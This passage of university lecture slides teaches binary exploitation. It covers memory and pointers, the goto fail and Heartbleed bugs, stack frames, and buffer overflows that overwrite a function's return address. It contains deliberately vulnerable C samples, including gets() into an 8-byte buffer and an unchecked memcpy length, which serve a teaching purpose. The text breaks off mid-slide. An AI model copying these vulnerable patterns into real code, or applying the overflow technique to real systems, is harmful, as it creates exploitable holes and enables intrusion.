

# Binary exploitation

Søren Debois  
March 6, 2017

Lecture 6 (BSc only)

# Meta

# In-class evaluation results

- The course is functioning well.
- We're not all here, so: Details next week.

# Plan

- Warm-up: goto fail
- Computer Memory
- Heartbleed
- Machine code
- The Stack
- Buffer overflows
- Defenses

# Low-level programming languages

- Assembly, C, C++
- Programming constructs for direct access to specific storage addresses.
- C is de facto the implementation language for the internet.

goto fail;

# goto fail;

- Nov. 2013—Feb 2014 vulnerability in both iOS and Mac OS implementation of TLS.
- The implementation would fail to check whether the certificate offered by the server was, in fact, valid.
- CVE-2014-1266

```
if ((err = ReadyHash(&SSLHashSHA1, &hashCtx)) != 0)
    goto fail;
if ((err = SSLHashSHA1.update(&hashCtx, &clientRandom)) != 0)
    goto fail;
if ((err = SSLHashSHA1.update(&hashCtx, &serverRandom)) != 0)
    goto fail;
if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
    goto fail;
    goto fail;
if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
    goto fail;
```

...

```
fail:
    SSLFreeBuffer(&signedHashes);
    SSLFreeBuffer(&hashCtx);
    return err;
```

<http://bit.ly/2m1nelh>

# Spot the error

C error-handling: Function returns non-zero on failure;  
goto some place to do cleanup.



# Computer Memory

```
class Simple {  
    public static void main(String[] args) {  
        int x = 2;  
        int y = x+1;  
        System.out.format("x\t%d\n", x);  
        System.out.format("y\t%d\n", y);  
    }  
}
```

Simple.java

# What does this program do?

# Values

- Values of program variables are stored in the computer, someplace as bit patterns.
- “bit” abbreviates “**binary digit**” i.e., 0 or 1.
- We usually split up the patterns in 8-bit bytes (aka octet).
- Integers are typically 4 bytes (32 bits).  
Integers are stored in base-2 representation (“binary”).
- To store, say, 42 in a computer, we’ll need to recall how it is we write down numbers.

# Number systems and bases

$$42 = 40 + 2 = 4 \times 10^1 + 2 \times 10^0 = 42 \text{ base } 10$$

We could use other numbers than 10 as the base.

$$\begin{aligned} 42 &= 27 + 9 + 6 = 1 \times 3^3 + 1 \times 3^2 + 2 \times 3^1 + 2 \times 3^0 \\ &= 1120 \text{ base } 3 \end{aligned}$$

$$\begin{aligned} 42 &= 40 + 2 = 5 \times 8^1 + 2 \times 8^0 \\ &= 52 \text{ base } 8 \end{aligned}$$

$$\begin{aligned} 42 &= 32 + 10 = 2 \times 16^1 + 10 \times 8^0 = \\ &= 2a \text{ base } 16 \end{aligned}$$

$$\begin{aligned} 42 &= 32 + 8 + 2 = 1 \times 2^5 + 0 \times 2^4 + 1 \times 2^3 + 0 \times 2^2 + 1 \times 2^1 + 0 \times 2^0 \\ &= 101010 \text{ base } 2 \end{aligned}$$

# Values

- Integers are typically 4 bytes (32 bits).  
Integers are stored in base-2 representation ("binary").
- So,  $42 = 1 \times 2^5 + 0 \times 2^4 + 1 \times 2^3 + 0 \times 2^2 + 1 \times 2^1 + 0 \times 2^0$   
 $= 101010 \text{ base } 2$
- Pad with zeros. 42 is  
**00000000 00000000 00000000 00101010**
- Note that there is choice of byte order here. We could have done:  
**00101010 00000000 00000000 00000000**
- x86 is *little-endian*: left-most byte is the least significant.

# Hexadecimal digits

- Numbers like  
00000000 00000000 00000000 00101010  
are unsuitable for humans (too long, too redundant).
- It's nice that we can discern individual bit values, though. We can't do that if we just read "42".
- We can base 16 (because  $16^k = 2^{(4*k)}$ ), though.
- 00000000 00000000 00000000 00101010  
0      0      0      0      0      0      2      a
- So when talking about contents of computer memory, we will say that some location has value "0000002a".

# Pointers

- Variable values are stored as bit-patterns in memory.
- In low-level languages, the programmer has explicit control over memory.
- We work with memory through *pointers*: integer-valued variables that indexes memory.

```
float x;    // x is a float
float* x;   // x is a pointer to a float
```

- The key operation on a pointer is *dereferencing it*:

```
*x          // The value in memory at the address
x
```

# Memory

- The memory (RAM, transient storage) of a computer can be thought of as an array.
- By convention we index this array base 16.

Address	Value	
7fff5ad01a5c	00000000	x
7fff5ad01a58	22	
7fff5ad01a54	00007fff	px
7fff5ad01a50	5ad01a5c	px



```

int x = 0;
int* px = &x;

printf ("x\t%d\t%lx\n", x, (uintptr_t)&x);
printf ("*px\t%d\t%lx\n", *px, (uintptr_t)px);

// Update x through the pointer px
*px = 1;
printf ("x\t%d\n", x);

// See what's after px (!)
int* py = px + 1;
printf ("*py\t%d\t%lx\n", *py, (uintptr_t)py);

// Pretend px points to a float
printf ("float\t%f\n", * ((float*)px));

```

memory.c

Address	Value	
7fff5ad01a5c	00000000	x
7fff5ad01a58	?	
7fff5ad01a54	00007fff	px
7fff5ad01a50	5ad01a5c	px

```
int x = 0;  
int* px = &x;
```

```
printf ("x\t%d\t%lx\n", x, (uintptr_t)&x);  
printf ("*px\t%d\t%lx\n", *px, (uintptr_t)px);
```

```
// Update x through the pointer px  
*px = 1;  
printf ("x\t%d\n", x);
```

```
// See what's after px (!)  
int* py = px + 1;  
printf ("*py\t%d\t%lx\n", *py, (uintptr_t)py);
```

```
// Pretend px points to a float  
printf ("float\t%f\n", * ((float*)px));
```

memory.c

Address	Value	
7fff5ad01a5c	00000000	x
7fff5ad01a58	?	
7fff5ad01a54	00007fff	px
7fff5ad01a50	5ad01a5c	px

```
int x = 0;
int* px = &x;
```

```
printf ("x\t%d\t%lx\n", x, (uintptr_t)&x);
printf ("*px\t%d\t%lx\n", *px, (uintptr_t)px);
```

```
// Update x through the pointer px
*px = 1;
printf ("x\t%d\n", x);
```

```
// See what's after px (!)
int* py = px + 1;
printf ("*py\t%d\t%lx\n", *py, (uintptr_t)py);
```

```
// Pretend px points to a float
printf ("float\t%f\n", * ((float*)px));
```

memory.c

```
x      0      7fff5ad01a5c
*px    0      7fff5ad01a5c
```

Address	Value	
7fff5ad01a5c	00000000	x
7fff5ad01a58	?	
7fff5ad01a54	00007fff	px
7fff5ad01a50	5ad01a5c	px

```

int x = 0;
int* px = &x;

printf ("x\t%d\t%lx\n", x, (uintptr_t)&x);
printf ("*px\t%d\t%lx\n", *px, (uintptr_t)px);

// Update x through the pointer px
*px = 1;
printf ("x\t%d\n", x);

// See what's after px (!)
int* py = px + 1;
printf ("*py\t%d\t%lx\n", *py, (uintptr_t)py);

// Pretend px points to a float
printf ("float\t%f\n", * ((float*)px));

```

memory.c

```

x      0      7fff5ad01a5c
*px    0      7fff5ad01a5c

```

Address	Value	
7fff5ad01a5c	00000000	x
7fff5ad01a58	?	
7fff5ad01a54	00007fff	px
7fff5ad01a50	5ad01a5c	px

```

int x = 0;
int* px = &x;

printf ("x\t%d\t%lx\n", x, (uintptr_t)&x);
printf ("*px\t%d\t%lx\n", *px, (uintptr_t)px);

// Update x through the pointer px
*px = 1;
printf ("x\t%d\n", x);

// See what's after px (!)
int* py = px + 1;
printf ("*py\t%d\t%lx\n", *py, (uintptr_t)py);

// Pretend px points to a float
printf ("float\t%f\n", * ((float*)px));

```

memory.c

```

x      0      7fff5ad01a5c
*px    0      7fff5ad01a5c
x      1

```

Address	Value	
7fff5ad01a5c	00000000	x
7fff5ad01a58	?	
7fff5ad01a54	00007fff	px
7fff5ad01a50	5ad01a5c	px

```
int x = 0;
int* px = &x;
```

```
printf ("x\t%d\t%lx\n", x, (uintptr_t)&x);
printf ("*px\t%d\t%lx\n", *px, (uintptr_t)px);
```

```
// Update x through the pointer px
*px = 1;
printf ("x\t%d\n", x);
```

```
// See what's after px (!)
int* py = px + 1;
printf ("*py\t%d\t%lx\n", *py, (uintptr_t)py);
```

```
// Pretend px points to a float
printf ("float\t%f\n", * ((float*)px));
```

memory.c

```
x      0      7fff5ad01a5c
*px    0      7fff5ad01a5c
x      1
```

Address	Value	
7fff5ad01a5c	00000000	x
7fff5ad01a58	?	
7fff5ad01a54	00007fff	px
7fff5ad01a50	5ad01a5c	px

```

int x = 0;
int* px = &x;

printf ("x\t%d\t%lx\n", x, (uintptr_t)&x);
printf ("*px\t%d\t%lx\n", *px, (uintptr_t)px);

// Update x through the pointer px
*px = 1;
printf ("x\t%d\n", x);

// See what's after px (!)
int* py = px + 1;
printf ("*py\t%d\t%lx\n", *py, (uintptr_t)py);

// Pretend px points to a float
printf ("float\t%f\n", * ((float*)px));

```

memory.c

```

x      0      7fff5ad01a5c
*px    0      7fff5ad01a5c
x      1
*py    31     7fff5ad01a60

```

Address	Value	
7fff5ad01a60	0000001f	
7fff5ad01a5c	00000000	x
7fff5ad01a58	?	
7fff5ad01a54	00007fff	px
7fff5ad01a50	5ad01a5c	px
7fff5ad01a4c	00007fff	py
7fff5ad01a48	5dad01a60	py

```

int x = 0;
int* px = &x;

printf ("x\t%d\t%lx\n", x, (uintptr_t)&x);
printf ("*px\t%d\t%lx\n", *px, (uintptr_t)px);

// Update x through the pointer px
*px = 1;
printf ("x\t%d\n", x);

// See what's after px (!)
int* py = px + 1;
printf ("*py\t%d\t%lx\n", *py, (uintptr_t)py);

// Pretend px points to a float
printf ("float\t%f\n", * ((float*)px));

```

memory.c

```

x      0      7fff5ad01a5c
*px    0      7fff5ad01a5c
x      1
*py    31     7fff5ad01a60
float  0.0

```

Address	Value	
7fff5ad01a60	0000001f	
7fff5ad01a5c	00000000	x
7fff5ad01a58	?	
7fff5ad01a54	00007fff	px
7fff5ad01a50	5ad01a5c	px
7fff5ad01a4c	00007fff	py
7fff5ad01a48	5dad01a60	py



# Arrays & strings

- Arrays, strings, buffers etc. are represented as contiguous segments of memory..
- In Java, we might write `a[7]` to get the 7th element of the array `a`.
- In C, "`a[7]`" literally means "memory contents at address `a + 7`" or "`*(a+7)`".

```

int main (int argc, char* argv[])
{
    char in[8];
    char out[24] = "Hello, ";

    puts ("What's your name? ");
    gets (in);

    strcat (out, in);
    strcat (out, "!");
    puts (out);
}

```

hello.c

\$

## Stack

Address	(Variable)	Contents
0	in[0]	?
1	in[1]	?
2	in[2]	?
3	in[3]	?
4	in[4]	?
5	in[5]	?
6	in[6]	?
7	in[7]	?
8	out[1]	H
9	out[2]	e
a	out[3]	l
b	out[4]	l
c	out[5]	o
d	out[6]	,
e	out[7]	
f	out[8]	\0
10	out[9]	?
11	out[10]	?
12	out[11]	?
13	out[12]	?
14	out[13]	?
15	out[14]	?
16	out[15]	?
17	out[16]	?
...	...	

```

int main (int argc, char* argv[])
{
    char in[8];
    char out[24] = "Hello, ";

    puts ("What's your name? ");
    gets (in);

    strcat (out, in);
    strcat (out, "!");
    puts (out);
}

```

hello.c

```

$ ./hello 2> /dev/null
What's your name?

```

## Stack

Address	(Variable)	Contents
0	in[0]	?
1	in[1]	?
2	in[2]	?
3	in[3]	?
4	in[4]	?
5	in[5]	?
6	in[6]	?
7	in[7]	?
8	out[1]	H
9	out[2]	e
a	out[3]	l
b	out[4]	l
c	out[5]	o
d	out[6]	,
e	out[7]	
f	out[8]	\0
10	out[9]	?
11	out[10]	?
12	out[11]	?
13	out[12]	?
14	out[13]	?
15	out[14]	?
16	out[15]	?
17	out[16]	?
...	...	

```

int main (int argc, char* argv[])
{
    char in[8];
    char out[24] = "Hello, ";

    puts ("What's your name? ");
    gets (in);

    strcat (out, in);
    strcat (out, "!");
    puts (out);
}

```

hello.c

```

$ ./hello 2> /dev/null
What's your name?
debois

```

## Stack

Address	(Variable)	Contents
0	in[0]	?
1	in[1]	?
2	in[2]	?
3	in[3]	?
4	in[4]	?
5	in[5]	?
6	in[6]	?
7	in[7]	?
8	out[1]	H
9	out[2]	e
a	out[3]	l
b	out[4]	l
c	out[5]	o
d	out[6]	,
e	out[7]	
f	out[8]	\0
10	out[9]	?
11	out[10]	?
12	out[11]	?
13	out[12]	?
14	out[13]	?
15	out[14]	?
16	out[15]	?
17	out[16]	?
...	...	

```

int main (int argc, char* argv[])
{
    char in[8];
    char out[24] = "Hello, ";

    puts ("What's your name? ");
    gets (in);

    strcat (out, in);
    strcat (out, "!");
    puts (out);
}

```

hello.c

```

$ ./hello 2> /dev/null
What's your name?
debois

```

## Stack

Address	(Variable)	Contents
0	in[0]	d
1	in[1]	e
2	in[2]	b
3	in[3]	o
4	in[4]	i
5	in[5]	s
6	in[6]	\0
7	in[7]	?
8	out[1]	H
9	out[2]	e
a	out[3]	l
b	out[4]	l
c	out[5]	o
d	out[6]	,
e	out[7]	
f	out[8]	\0
10	out[9]	?
11	out[10]	?
12	out[11]	?
13	out[12]	?
14	out[13]	?
15	out[14]	?
16	out[15]	?
17	out[16]	?
...	...	

```

int main (int argc, char* argv[])
{
    char in[8];
    char out[24] = "Hello, ";

    puts ("What's your name? ");
    gets (in);

    strcat (out, in);
    strcat (out, "!");
    puts (out);
}

```

hello.c

```

$ ./hello 2> /dev/null
What's your name?
debois

```

## Stack

Address	(Variable)	Contents
0	in[0]	d
1	in[1]	e
2	in[2]	b
3	in[3]	o
4	in[4]	i
5	in[5]	s
6	in[6]	\0
7	in[7]	?
8	out[1]	H
9	out[2]	e
a	out[3]	l
b	out[4]	l
c	out[5]	o
d	out[6]	,
e	out[7]	
f	out[8]	d
10	out[9]	e
11	out[10]	b
12	out[11]	o
13	out[12]	i
14	out[13]	s
15	out[14]	\0
16	out[15]	?
17	out[16]	?
...	...	

```

int main (int argc, char* argv[])
{
    char in[8];
    char out[24] = "Hello, ";

    puts ("What's your name? ");
    gets (in);

    strcat (out, in);
    strcat (out, "!");
    puts (out);
}

```

hello.c

```

$ ./hello 2> /dev/null
What's your name?
debois

```

## Stack

Address	(Variable)	Contents
0	in[0]	d
1	in[1]	e
2	in[2]	b
3	in[3]	o
4	in[4]	i
5	in[5]	s
6	in[6]	\0
7	in[7]	?
8	out[1]	H
9	out[2]	e
a	out[3]	l
b	out[4]	l
c	out[5]	o
d	out[6]	,
e	out[7]	
f	out[8]	d
10	out[9]	e
11	out[10]	b
12	out[11]	o
13	out[12]	i
14	out[13]	s
15	out[14]	!
16	out[15]	\0
17	out[16]	?
...	...	

```

int main (int argc, char* argv[])
{
    char in[8];
    char out[24] = "Hello, ";

    puts ("What's your name? ");
    gets (in);

    strcat (out, in);
    strcat (out, "!");
    puts (out);
}

```

hello.c

```

$ ./hello 2> /dev/null
What's your name?
debois
Hello, debois!

```

## Stack

Address	(Variable)	Contents
0	in[0]	d
1	in[1]	e
2	in[2]	b
3	in[3]	o
4	in[4]	i
5	in[5]	s
6	in[6]	\0
7	in[7]	?
8	out[1]	H
9	out[2]	e
a	out[3]	l
b	out[4]	l
c	out[5]	o
d	out[6]	,
e	out[7]	
f	out[8]	d
10	out[9]	e
11	out[10]	b
12	out[11]	o
13	out[12]	i
14	out[13]	s
15	out[14]	!
16	out[15]	\0
17	out[16]	?
...	...	



# Heartbleed

# Heartbleed

- Vulnerability in popular crypto-stack OpenSSL.
- Introduced 2012, discovered and patched 2014.  
CVE-2014-0160
- OpenSSL TLS/DTLS implementations supports an on-request heartbeat.
- Functions like "ping": client sends a packet with payload, server returns new packet with same payload.
- Incoming packet has format  
<length: 2 bytes> <payload: "length" number of bytes>

```
char* respond_to_heartbeat(size_t len, char* payload) {  
    // allocate 2 + len bytes  
    char* response = malloc(2 + len);  
  
    // set first two bytes to 'len'  
    * ((short int*)response) = len;  
  
    // copy the payload to the response  
    memcpy(response + 2, payload, len);  
  
    return response;  
}
```

pseudo-heartbleed.c

# I can write that

Or can I?

```
char* respond_to_heartbeat(size_t len, char* payload) {  
    // allocate 2 + len bytes  
    char* response = malloc(2 + len);  
  
    // set first two bytes to 'len'  
    * ((short int*)response) = len;  
  
    // copy the payload to the response  
    memcpy(response + 2, payload, len);  
  
    return response;  
}
```

pseudo-heartbleed.c

# I can write that

Or can I?

# Machine code

# Machine code

- What actually *runs* on the CPU? What are its inputs and outputs?
- How do our programs (C, Java, ...) become inputs to the CPU?
- The CPU executes *instructions* which it finds in memory. Yes, the same place as data.
- Accessing memory is *very* slow, so the CPU has a small number of fixed-size *registers* for temporaries.

# Machine-code instructions

- load/store values memory/registers
- arithmetic computations on registers
- jump/conditional jump  
(change of “program-counter” (PC) or “instruction pointer” (IP) register)
- function call/function return  
(jump + activation record setup/teardown)

# Assembly

- Reading machine-code is not human friendly, e.g.:  
**4883ec70**  
(subtract 112 from register SP)
- We use assembly for humans:  
**subq \$112, %rsp**  
(subtract 112 from register SP)



```

int main ()
{
    char in[8];
    char out[24] = "Hello, ";

    puts ("What's your name? ");
    gets (in);

    strcat (out, in);
    strcat (out, "!");
    puts (out);
}

```

```

_main:
# address machine-code assembly
100000e70 55 pushq %rbp
100000e71 4889e5 movq %rsp, %rbp
100000e74 4883ec70 subq $112, %rsp
100000e78 488d0519010000 leaq 281(%rip), %rax
100000e7f 488b0d7a010000 movq 378(%rip), %rcx
100000e86 488b09 movq (%rcx), %rcx
100000e89 48894df8 movq %rcx, -8(%rbp)
100000e8d 897dcc movl %edi, -52(%rbp)
100000e90 488975c0 movq %rsi, -64(%rbp)
100000e94 488b0de5000000 movq 229(%rip), %rcx
100000e9b 48894dd0 movq %rcx, -48(%rbp)
100000e9f 488b0de2000000 movq 226(%rip), %rcx
100000ea6 48894dd8 movq %rcx, -40(%rbp)
100000eaa 488b0ddf000000 movq 223(%rip), %rcx
100000eb1 48894de0 movq %rcx, -32(%rbp)
100000eb5 4889c7 movq %rax, %rdi
100000eb8 e883000000 callq 131
100000ebd 488d7df0 leaq -16(%rbp), %rdi
100000ec1 8945bc movl %eax, -68(%rbp)
100000ec4 e871000000 callq 113
100000ec9 ba18000000 movl $24, %edx
100000ece 488d75f0 leaq -16(%rbp), %rsi
100000ed2 488d7dd0 leaq -48(%rbp), %rdi
100000ed6 488945b0 movq %rax, -80(%rbp)
100000eda e855000000 callq 85
100000edf 488d35c5000000 leaq 197(%rip), %rsi
100000ee6 41b818000000 movl $24, %r8d
100000eec 4489c2 movl %r8d, %edx
100000eef 488d7dd0 leaq -48(%rbp), %rdi
100000ef3 488945a8 movq %rax, -88(%rbp)
100000ef7 e838000000 callq 56
100000efc 488d7dd0 leaq -48(%rbp), %rdi
100000f00 488945a0 movq %rax, -96(%rbp)
100000f04 e837000000 callq 55

```

# The stack

```
class Stack {  
    public static int inc(int i) {  
        return i + 1;  
    }  
    public static void main (String[] args)  
    {  
        int x = 253;  
        x = inc(x);  
        x = x + 3;  
        x = inc(x);  
    }  
}
```

Stack.java

# A Java program

How does inc know where to go back to?

```
int inc(int i) {  
    return i + 1;  
}
```


```
int main (int argc, char* argv[]) {  
    int x = 253;  
    x = inc(x);  
    x = x + 3;  
    x = inc(x);  
}
```

# A C program

How does inc know where to go back to?

# Activation record

- For each function call, an *activation record* is created.
- It contains (a.o.) a *return address* and *local variables*.
- Many different exact formats, idealised example on the right. Boxes do not represent an equal number of bytes.
- Activation records are also called *stack frames*.



# Stack growth

- A new function call adds a new activation record by *pushing* onto the stack.
- When the function returns, that record is *pop'd* from the stack.
- We draw the stack growing downwards.

Higher addresses

Return address

Previous frame pointer

Local variables

Temporary storage buffer

Saved registers

Function parameters

Return address

Previous frame pointer

Local variables

Temporary storage buffer

Saved registers

Function parameters

Return address

Previous frame pointer


Local variables

Lower addresses

# Buffer overflow

# Stack smashing/ROP


- Exploit that C-arrays are not bounds checked.
- Supply an input long enough that it won't fit "local variables", but overflows into "saved registers", "previous frame pointer", and "return address".
- That way, we can switch out the return address.
- E.g., bypassing access control (say, password verification).






# Buffer overflow attacks

- Make the stack-allocated buffer overflow onto the return address
- When the function returns, it goes where the adversary wants.
- E.g., bypassing access control (say, password verification).




# Buffer overflow attacks

- Make the stack-allocated buffer overflow onto the return address
- When the function returns, it goes where the adversary wants.
- E.g., bypassing access control (say, password verification).




# Buffer overflow attacks

- Make the stack-allocated buffer overflow onto the return address
- When the function returns, it goes where the adversary wants.
- E.g., bypassing access control (say, password verification).



# Buffer overflow attacks

- Make the stack-allocated buffer overflow onto the return address
